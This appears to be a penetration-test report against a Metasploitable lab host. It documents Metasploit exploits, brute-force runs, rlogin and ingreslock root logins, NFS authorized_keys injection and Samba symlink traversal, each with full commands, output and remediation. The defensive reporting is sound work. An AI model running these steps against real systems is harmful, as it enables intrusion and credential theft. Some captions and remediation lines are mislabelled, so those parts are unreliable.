
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

[*] Started reverse TCP double handler on 192.168.56.110:4444
[*] 192.168.56.111:6667 - Connected to 192.168.56.111:6667...
  :irc.Metasploitable.LAN NOTICE AUTH *** Looking up your hostname...
  :irc.Metasploitable.LAN NOTICE AUTH *** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.56.111:6667 - Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo 7cdqNBgzBvKSxAj9;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "7cdqNBgzBvKSxAj9\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.56.110:4444 -> 192.168.56.111:45494)
at 2019-03-17 20:39:02 +0000

```

6. Exploit result: root access to host

	<pre> pwd /etc/unreal cd .. cd .. cd home cd msfadmin pwd /home/msfadmin ls hacked vulnerable </pre>
Remediation	<p>Upgrade to a version of UnrealIRCd Current stable version: 4.2 Download from: https://www.unrealircd.org/download</p>
References	<p>https://www.rapid7.com/db/modules/exploit/unix/irc/unreal_ircd_3281_backdoor http://cvedetails.com/cve/CVE-2010-2075</p>

Environment	System ID*	IP Address	Testing Phase		Tester	
PreProduction	SERVER.PP.101	10.0.1.21	1		Jonathon Taaffe	
Vulnerability	Port	Exploit	Impact	Risk	Likelihood	Fix Effort
MySQL	3306	Brute force	High	Low	Low	Low
Description	Brute force password and user name attack against MySQL on port 3307 to gain access to the database.					
Scanning	Port and service enumeration :~# nmap [IP] Vulnerability detection :~# msf > search mysql_login					
Exploit	1. Port and service enumeration of host  2. Vulnerability search 					

3. Exploit details

```
msf auxiliary(scanner/mysql/mysql_login) > show info

      Name: MySQL Login Utility
      Module: auxiliary/scanner/mysql/mysql_login
      License: Metasploit Framework License (BSD)
      Rank: Normal

Provided by:
  Bernardo Damele A. G. <bernardo.damele@gmail.com>

Basic options:
      Name          Current Setting  Required  Description
      ----          -----          -----    -----
  BLANK_PASSWORDS   false           no        Try blank passwords for all users
  BRUTEFORCE_SPEED  5              yes       How fast to bruteforce, from 0 to 5
  DB_ALL_CREDS     false           no        Try each user/password couple stored in the database
  DB_ALL_PASS      false           no        Add all passwords in the current database
  DB_ALL_USERS     false           no        Add all users in the current database to the password list
  PASSWORD          -              no        A specific password to authenticate with
  PASS_FILE         -              no        File containing passwords, one per line
  Proxies           -              no        A proxy chain of format type:host:port[,type:host:port,...]
  RHOSTS            -              yes      The target address range or CIDR identifier
  RPORT             3306           yes      The target port (TCP)
  STOP_ON_SUCCESS   false          yes      Stop guessing when a credential works for the target
  THREADS           1              yes      The number of concurrent threads
  USERNAME          -              no        A specific username to authenticate as
  USERPASS_FILE    -              no        File containing users and passwords separated by a colon
  USER_AS_PASS     false           no        Try the username as the password for all users
  USER_FILE         -              no        File containing usernames, one per line
  VERBOSE           true            yes      Whether to print output for all attempts

Description:
  This module simply queries the MySQL instance for a specific user/pass (default is root with blank).
```

4. Exploit execution

```
msf auxiliary(scanner/mysql/mysql_login) > exploit

[*] 192.168.56.101:3306  - 192.168.56.101:3306 - Found remote MySQL version 5.0.51a
[*] 192.168.56.101:3306  - 192.168.56.101:3306 - Success: 'root'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/mysql/mysql_login) >
```

5. Exploit result: successfully login to MySQL instance on remote host

```
root@kali:~# mysql -u root -h 192.168.56.101
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 1629
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.


Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
```

	<p>6. List MySQL Databases on host</p> <pre>root@kali:~# mysql -u root -h 192.168.56.101 Welcome to the MariaDB monitor. Commands end with ; or \g. Your MySQL connection id is 1630 Server version: 5.0.51a-3ubuntu5 (Ubuntu) Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others. Type 'help;' or '\h' for help. Type '\c' to clear the current input statement MySQL [(none)]> show databases; +-----+ Database +-----+ information_schema dwva metasploit mysql owasp10 tikiwiki tikiwiki195 +-----+ 7 rows in set (0.00 sec)</pre>
Remediation	<p>Set a strong password for all your MySQL accounts Please see following document on how to reset or change the MySQL root password https://dev.mysql.com/doc/refman/5.7/en/resetting-permissions.html</p>
References	<p>https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0502 https://www.offensive-security.com/metasploit-unleashed/scanner-mysql-auxiliary-modules/</p>

Environment	System ID*	IP Address	Testing Phase		Tester	
PreProduction	SERVER.PP.101	10.0.1.21	1		Jonathon Taaffe	
Vulnerability	Port	Exploit	Impact	Risk	Likelihood	Fix Effort
rlogin	513	Exploit	High	High	High	Low
Description	TCP ports 512, 513, and 514 are known as "r" services, and can be misconfigured to allow remote access from any host (a standard ".rhosts + +" situation).					
	Use rsh-client rlogin to login to a remote host on port 513 using user name root.					
Scanning	Port and service enumeration :~# nmap -sV [IP]					
Exploit	<p>1. Port and service enumeration of host</p> <pre>root@kali:~# nmap -sV 192.168.56.101 Starting Nmap 7.70 (https://nmap.org) at 2019-03-18 18:11 GMT Nmap scan report for 192.168.56.101 Host is up (0.000096s latency). Not shown: 977 closed ports PORT STATE SERVICE VERSION 21/tcp open ftp vsftpd 2.3.4 22/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0) 23/tcp open telnet Linux telnetd 25/tcp open smtp Postfix smptd 53/tcp open domain ISC BIND 9.4.2 80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2) 111/tcp open rpcbind 2 (RPC #100000) 139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP) 445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP) 512/tcp open exec netkit-rsh rexecd 513/tcp open login </pre> <p>2. Login to remote host with user name root</p> <pre>root@kali:~# rlogin -l root 192.168.56.101 Last login: Mon Mar 18 12:00:04 EDT 2019 from :0.0 on pts/0 Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 The programs included with the Ubuntu system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/*copyright. Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law. To access official Ubuntu documentation, please visit: http://help.ubuntu.com/ You have mail. root@metasploitable:~# whoami root</pre>					
Remediation	Set a strong password for all root accounts Please see following document on how to reset or change a root password https://www.wikihow.com/Change-the-Root-Password-in-Linux					
References	http://cvedetails.com/cve/cve-1999-0651 http://cvedetails.com/cve/cve-1999-0502 https://www.rapid7.com/db/modules/auxiliary/scanner/rservices/rlogin_login					

Environment	System ID*	IP Address	Testing Phase		Tester	
PreProduction	SERVER.PP.101	10.0.1.21	1		Jonathon Taaffe	
Vulnerability	Port	Exploit	Impact	Risk	Likelihood	Fix Effort
telnetd	23	Brute Force	High	High	High	Low
Description	Brute force password and user name attack against telnet on port 23 to root access to the host.					
Scanning	Port and service enumeration :~# nmap -sV [IP]					
Exploit	<p>1. Port and service enumeration of host</p> <pre>root@kali:~# nmap -sV 192.168.56.101 Starting Nmap 7.70 (https://nmap.org) at 2019-03-18 18:11 GMT Nmap scan report for 192.168.56.101 Host is up (0.000096s latency). Not shown: 977 closed ports PORT STATE SERVICE VERSION 21/tcp open ftp vsftpd 2.3.4 22/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0) 23/tcp open telnet Linux telnetd</pre> <p>2. Exploit details</p> <pre>sf auxiliary(scanner/telnet/telnet_login) > show options Module options (auxiliary/scanner/telnet/telnet_login): Name Current Setting Required Description ---- ----- ----- ----- BLANK_PASSWORDS true no Try blank passwords for all users BRUTEFORCE_SPEED 5 yes How fast to bruteforce, from 0 to 5 DB_ALL_CREDS false no Try each user/password couple stored in the database DB_ALL_PASS false no Add all passwords in the current database DB_ALL_USERS false no Add all users in the current database to the password list PASSWORD Desktop/password.txt no A specific password to authenticate with PASS_FILE Desktop/password.txt no File containing passwords, one per line RHOSTS 192.168.56.101 Host The target address range or CIDR identifier RPORT 23 Port The target port (TCP) STOP_ON_SUCCESS true Port Stop guessing when a credential works for a host THREADS 6 yes The number of concurrent threads USERNAME msf User A specific username to authenticate as USERPASS_FILE Desktop/users.txt no File containing users and passwords separated by a pair per line USER_AS_PASS false no Try the username as the password for all users USER_FILE Desktop/users.txt no File containing usernames, one per line VERBOSE true yes Whether to print output for all attempts</pre>					

	<p>3. Exploit Execution</p> <pre>msf auxiliary(scanner/telnet/telnet_login) > exploit [*] 192.168.56.101:23 - LOGIN FAILED: root: (Incorrect:) [*] 192.168.56.101:23 - LOGIN FAILED: root:123456 (Incorrect:) [*] 192.168.56.101:23 - LOGIN FAILED: root:msfadmin (Incorrect:) [*] 192.168.56.101:23 - LOGIN FAILED: root:password (Incorrect:) [*] 192.168.56.101:23 - LOGIN FAILED: root:12345678 (Incorrect:) [*] 192.168.56.101:23 - LOGIN FAILED: root:qwert (Incorrect:) [*] 192.168.56.101:23 - LOGIN FAILED: root:123456789 (Incorrect:) [*] 192.168.56.101:23 - LOGIN FAILED: root:12345 (Incorrect:) [*] 192.168.56.101:23 - LOGIN FAILED: root:1234 (Incorrect:) [*] 192.168.56.101:23 - LOGIN FAILED: root:111111 (Incorrect:) [*] 192.168.56.101:23 - LOGIN FAILED: root:1234567 (Incorrect:) [*] 192.168.56.101:23 - LOGIN FAILED: root:dragon (Incorrect:) [*] 192.168.56.101:23 - LOGIN FAILED: root:12312 (Incorrect:) [*] 192.168.56.101:23 - LOGIN FAILED: root:baseball (Incorrect:) [*] 192.168.56.101:23 - LOGIN FAILED: root:abc123 (Incorrect:) [*] 192.168.56.101:23 - LOGIN FAILED: root:football (Incorrect:) [*] 192.168.56.101:23 - LOGIN FAILED: root:monkey (Incorrect:) [*] 192.168.56.101:23 - LOGIN FAILED: root:letmein (Incorrect:) [*] 192.168.56.101:23 - LOGIN FAILED: root:696969 (Incorrect:) [*] 192.168.56.101:23 - LOGIN FAILED: root:shadow (Incorrect:) [*] 192.168.56.101:23 - LOGIN FAILED: root:master (Incorrect:) [*] 192.168.56.101:23 - LOGIN FAILED: root:666666 (Incorrect:) [*] 192.168.56.101:23 - LOGIN FAILED: root:qwertuiop (Incorrect:) [*] 192.168.56.101:23 - LOGIN FAILED: root:123321 (Incorrect:) [*] 192.168.56.101:23 - LOGIN FAILED: msfadmin: (Incorrect:) [*] 192.168.56.101:23 - LOGIN FAILED: msfadmin:123456 (Incorrect:) [+] 192.168.56.101:23 - Login Successful: msfadmin:msfadmin [*] 192.168.56.101:23 - Attempting to start session 192.168.56.101:23 with msfadmin [*] Command shell session 1 opened (192.168.56.105:35633 -> 192.168.56.101:23) at 2019-01-01 10:45:45 +0000 UTC [*] Scanned 1 of 1 hosts (100% complete) [*] Auxiliary module execution completed</pre>
	<p>4. Exploit result: successfully login to telnet with root access</p> <pre>msf auxiliary(scanner/telnet/telnet_login) > sessions 2 [*] Starting interaction with 2... meterpreter > sysinfo Computer : metasploitable.localdomain OS : Ubuntu 8.04 (Linux 2.6.24-16-server) Architecture : i686 BuildTuple : i486-linux-musl Meterpreter : x86/linux meterpreter ></pre>
Remediation	<p>Telnet is an unsecured network service which allows remote login to a server Telnet service should be disabled and SSH Secure Shell used instead</p> <p>Please see following document on how to disable Telnet and enable SSH https://techjourney.net/disable-and-turn-off-telnet-in-linux/</p>
References	<p>https://www.cvedetails.com/cve/cve-1999-0502 https://www.rapid7.com/db/modules/auxiliary/scanner/telnet/telnet_login https://www.offensive-security.com/metasploit-unleashed/scanner-telnet-auxiliary-modules/</p>

Environment	System ID*	IP Address	Testing Phase		Tester	
PreProduction	SERVER.PP.101	10.0.1.21	1		Jonathon Taaffe	
Vulnerability	Port	Exploit	Impact	Risk	Likelihood	Fix Effort
vsFTPD	21	Backdoor	High	High	High	Low
Description	Exploit of vsFTPD v2.3.4 to login to a remote host on port 21 as root.					
Scanning	Port and service enumeration :~# nmap -sV [IP]					
Exploit	<p>1. Port and service enumeration of host – nmap</p>  <p>2. Port and service enumeration of host - Zenmap</p>					

```

Scan Tools Profile Help
Target: 192.168.56.101 Profile: Quick scan plus Scan Cancel
Command: nmap -sV -T4 -O -F --version-light 192.168.56.101
Hosts Services Nmap Output Ports / Hosts Topology Host Details Scans
OS Host
192.168.56.101
Host is up (0.00044s latency).
Not shown: 82 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian
80/tcp    open  http         Apache httpd 2.2.8
((Ubuntu) DAV/2)
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X
(workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X
(workgroup: WORKGROUP)
513/tcp   open  login        OpenBSD or Solaris
rlogind
514/tcp   open  shell        Netkit rshd
2049/tcp  open  rpcbind
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 -
8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)

Filter Hosts

```

3. Search for vsFTPD v2.3.4 exploit

https://www.rapid7.com/db/modules/exploit/unix/ftp/vsftpd_234_backdoor

VSFTPD v2.3.4 Backdoor Command Execution

This module exploits a malicious backdoor that was added to the VSFTPD download archive. This backdoor was introduced into the vsftpd-2.3.4.tar.gz archive between June 30th 2011 and July 1st 2011 according to the most recent information available. This backdoor was removed on July 3rd 2011.

4. Exploit details

```

msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
  Name  Current Setting  Required  Description
  ----  -----  -----  -----
  RHOST  192.168.56.101  yes       The target address
  RPORT  21            yes       The target port (TCP)

Exploit target:
  Id  Name
  --  --
  0  Automatic

```


5. Exploit execution

	<pre>msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit [*] 192.168.56.101:21 - Banner: 220 (vsFTPD 2.3.4) [*] 192.168.56.101:21 - USER: 331 Please specify the password. [+] 192.168.56.101:21 - Backdoor service has been spawned, handling... [+] 192.168.56.101:21 - UID: uid=0(root) gid=0(root) [*] Found shell. [*] Command shell session 1 opened (192.168.56.105:34943 -> 192.168.56.101:6200) at 2019-03-18 01:43:33 +0000</pre> <p>6. Exploit result: successfully login to MySQL instance on remote host</p> <pre>msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit [*] 192.168.56.101:21 - Banner: 220 (vsFTPD 2.3.4) [*] 192.168.56.101:21 - USER: 331 Please specify the password. [+] 192.168.56.101:21 - Backdoor service has been spawned, handling... [+] 192.168.56.101:21 - UID: uid=0(root) gid=0(root) [*] Found shell. [*] Command shell session 1 opened (192.168.56.105:34943 -> 192.168.56.101:6200) at 2019-03-18 01:43:33 +0000 uname -r 2.6.24-16-server uname -a Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux</pre>
Remediation	Upgrade to a newer version of vsFTPD. Please go to the following link to download and install the current stable version of vsFTPD 3.0.3 https://pkgs.org/download/vsftpd
References	https://www.rapid7.com/db/modules/exploit/unix/ftp/vsftpd_234_backdoor

Environment	System ID*	IP Address	Testing Phase		Tester	
PreProduction	SERVER.PP.101	10.0.1.21	1		Jonathon Taaffe	
Vulnerability	Port	Exploit	Impact	Risk	Likelihood	Fix Effort
distccd	3632	Backdoor	High	High	High	Low
Description	Distccd is used to scale large compiler jobs across a farm and can be exploited for remote code execution.					
Scanning	Port and service enumeration :~# nmap -sV [IP]					
Exploit	1. Exploit execution <pre>msf exploit(unix/misc/distcc_exec) > set RHOST 10.0.0.13 RHOST => 10.0.0.13 msf exploit(unix/misc/distcc_exec) > exploit [*] Started reverse TCP double handler on 10.0.0.10:4444 [*] Accepted the first client connection... [*] Accepted the second client connection... [*] Command: echo T8bEe0D4p5Rq1ZQ4; [*] Writing to socket A [*] Writing to socket B [*] Reading from sockets... [*] Reading from socket B [*] B: "T8bEe0D4p5Rq1ZQ4\r\n" [*] Matching... [*] A is input... [*] Command shell session 3 opened (10.0.0.10:4444 -> 10.0.0.13:33595) at 2019-03-09 09:07:54 +0000 id uid=1(daemon) gid=1(daemon) groups=1(daemon)</pre>					
Remediation	Lock down external access to distccd on port 3632 on your external firewall					
References	https://www.cvedetails.com/cve/cve-2004-2687 https://www.rapid7.com/db/modules/exploit/unix/misc/distcc_exec					


Environment	System ID*	IP Address	Testing Phase		Tester	
PreProduction	SERVER.PP.101	10.0.1.21	1		Jonathon Taaffe	
Vulnerability	Port	Exploit	Impact	Risk	Likelihood	Fix Effort
nfs	2049	Exploit	High	High	High	Low
Description	Network File System (NFS) status query on port 2049 will identify NFS mount points including /root					
Scanning	Port enumeration :~# rpcinfo -p [IP] <pre>root@Kali02:~# rpcinfo -p 10.0.0.13 program vers proto port service 100000 2 tcp 111 portmapper 100000 2 udp 111 portmapper 100024 1 udp 47748 status 100024 1 tcp 33097 status 100003 2 udp 2049 nfs 100003 3 udp 2049 nfs 100003 4 udp 2049 nfs 100021 1 udp 58906 nlockmgr 100021 3 udp 58906 nlockmgr 100021 4 udp 58906 nlockmgr 100003 2 tcp 2049 nfs 100003 3 tcp 2049 nfs 100003 4 tcp 2049 nfs 100021 1 tcp 46008 nlockmgr 100021 3 tcp 46008 nlockmgr 100021 4 tcp 46008 nlockmgr 100005 1 udp 55838 mountd 100005 1 tcp 43311 mountd 100005 2 udp 55838 mountd 100005 2 tcp 43311 mountd 100005 3 udp 55838 mountd 100005 3 tcp 43311 mountd</pre>					
Exploit	Exploit details 1. Export mount points of a remote host <pre>root@Kali02:~# showmount -e 10.0.0.13 Export list for 10.0.0.13: / *</pre> 2. Create a new SSH Key <pre>root@Kali02:~# ssh-keygen Generating public/private rsa key pair. Enter file in which to save the key (/root/.ssh/id_rsa): /root/.ssh/id_rsa already exists. Overwrite (y/n)? y Enter passphrase (empty for no passphrase): Enter same passphrase again: Your identification has been saved in /root/.ssh/id_rsa. Your public key has been saved in /root/.ssh/id_rsa.pub. The key fingerprint is: SHA256:EcQ5qrTS+jKuA4ltAjsDjxYRts0HX6hASF0V7FnJZ9g root@Kali02 The key's randomart image is: +---[RSA 2048]---+ oB+.o.o + =+ .o = E =.=o..o o =.* .o . =B . . S O o . o .B o . * o o BXo.. +---[SHA256]---+</pre>					

	<p>3. Exploit execution</p> <p>Mount the remote host to a local directory</p> <p>Copy the new SSH key and unmount from the remote host</p> <pre>root@Kali02:/# mkdir /tmp/r00t root@Kali02:/# mount -t nfs 10.0.0.13:/ /tmp/r00t/ root@Kali02:/# cat ~/.ssh/id_rsa.pub >> /tmp/r00t/root/.ssh/authorized_keys root@Kali02:/# umount /tmp/r00t</pre> <p>4. Exploit execution: create a Secure SSH Shell to the remote host using the new SSH key</p> <p>Exploit result: successfully login to remote host as root</p> <pre>root@Kali02:/# ssh root@10.0.0.13 Last login: Sat Mar 9 03:41:24 2019 from 10.0.0.10 Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 The programs included with the Ubuntu system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*copyright. Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law. To access official Ubuntu documentation, please visit: http://help.ubuntu.com/ You have new mail. root@metasploitable:~#</pre>
Remediation	Lock down external access to distccd on port 2049 on your external firewall
References	https://nvd.nist.gov/vuln/detail/CVE-2006-5780 https://www.exploit-db.com/exploits/2729


Environment	System ID*	IP Address	Testing Phase		Tester	
PreProduction	SERVER.PP.101	10.0.1.21	1		Jonathon Taaffe	
Vulnerability	Port	Exploit	Impact	Risk	Likelihood	Fix Effort
ingreslock	1524	Backdoor	High	High	High	Low
Description	Root shell or "ingreslock" backdoor listens on port 1524 and can be used to add a backdoor to a compromised server.					
Scanning	Port and service enumeration n/a					
Exploit	1. Exploit execution  <pre>root@Kali102:/# telnet 10.0.0.13 1524 Trying 10.0.0.13... Connected to 10.0.0.13. Escape character is '^]'. root@metasploitable:/#</pre>					
Remediation	Lock down external access to ingreslock on port 1524 on your external firewall					
References	https://sensorstechforum.com/remove-ingreslock-backdoor-and-lock-tcp-1524/					

Environment	System ID*	IP Address	Testing Phase	Tester		
PreProduction	SERVER.PP.101	10.0.1.21	1	Jonathon Taaffe		
Vulnerability	Port	Exploit	Impact	Risk	Likelihood	Fix Effort
smb	139/445	Exploit	High	High	High	Low
Description	Exploit SMB TCP Ports 139 and 445 (UDP ports 137 and 138) to gain root access to a remote filesystem.					
Scanning	Service enumeration <pre>:~# smbclient -L [IP]</pre> <pre>root@Kali02:/# smbclient -L 10.0.0.13 Enter WORKGROUP\root's password: Anonymous login successful Sharename Type Comment ----- ---- ----- print\$ Disk Printer Drivers tmp Disk oh noes! opt Disk IPC\$ IPC IPC Service (metasploitable server (Samba 3.0.20-Debian)) ADMIN\$ IPC IPC Service (metasploitable server (Samba 3.0.20-Debian)) Reconnecting with SMB1 for workgroup listing. Anonymous login successful Server Comment ----- ----- Workgroup Master ----- ----- WORKGROUP METASPLOITABLE</pre>					
Exploit	1. Exploit details <pre>msf auxiliary(admin/smb/samba_symlink_traversal) > exploit [*] 10.0.0.13:445 - Connecting to the server... [*] 10.0.0.13:445 - Trying to mount writeable share 'tmp'... [*] 10.0.0.13:445 - Trying to link 'rootfs' to the root filesystem... [*] 10.0.0.13:445 - Now access the following share to browse the root filesystem: [*] 10.0.0.13:445 - \\10.0.0.13\tmp\rootfs\ [*] Auxiliary module execution completed</pre> 2. Exploit execution <pre>root@Kali02:/# smbclient //10.0.0.13/tmp Enter WORKGROUP\root's password: Anonymous login successful Try "help" to get a list of possible commands. smb: \> cd rootfs\etc\ smb: \rootfs\etc\> ls . .. fstab DR 0 Sat Mar 9 09:02:19 2019 shadow R 534 Sun May 20 20:36:12 2012 lsb-release R 1279 Sat Mar 9 09:02:19 2019 gdm DR 96 Tue Apr 15 07:04:52 2008 pam.conf R 552 Wed Apr 9 22:22:08 2008 bash.bashrc R 1733 Tue Apr 15 05:36:26 2008 modules R 208 Wed Mar 17 00:11:11 2010</pre>					

	<pre> shells R 181 Mon May 14 05:35:03 2012 mailname R 27 Wed Apr 28 23:19:15 2010 ssh DR 0 Wed Apr 28 22:03:52 2010 passwd R 1715 Sat Mar 9 09:02:18 2019 cowpoke.conf R 1878 Sun May 4 16:57:33 2008 at.deny R 144 Tue Feb 20 13:41:00 2007 hosts.equiv R 121 Sun May 20 20:31:27 2012 pam.d DR 0 Sun May 20 20:33:58 2012 timezone R 11 Wed Mar 17 00:01:21 2010 unreal DR 0 Sun May 20 20:17:22 2012 group R 932 Sat Mar 9 09:02:19 2019 bash_completion.d DR 0 Wed Apr 28 06:55:16 2010 xinetd.conf R 289 Sun May 20 20:14:31 2012 7282168 blocks of size 1024. 5431712 blocks available smb: \rootfs\etc> █ </pre>
	<pre> root@Kali02:/# smbclient //10.0.0.13/tmp Enter WORKGROUP\root's password: Anonymous login successful Try "help" to get a list of possible commands. smb: \> cd rootfs\etc\ smb: \rootfs\etc> more passwd█ </pre>
Remediation	Upgrade to latest stable version 3.X of SMB/Samba Go to the following download link to download and install the latest version of SMB/Samba https://www.samba.org/samba/download/
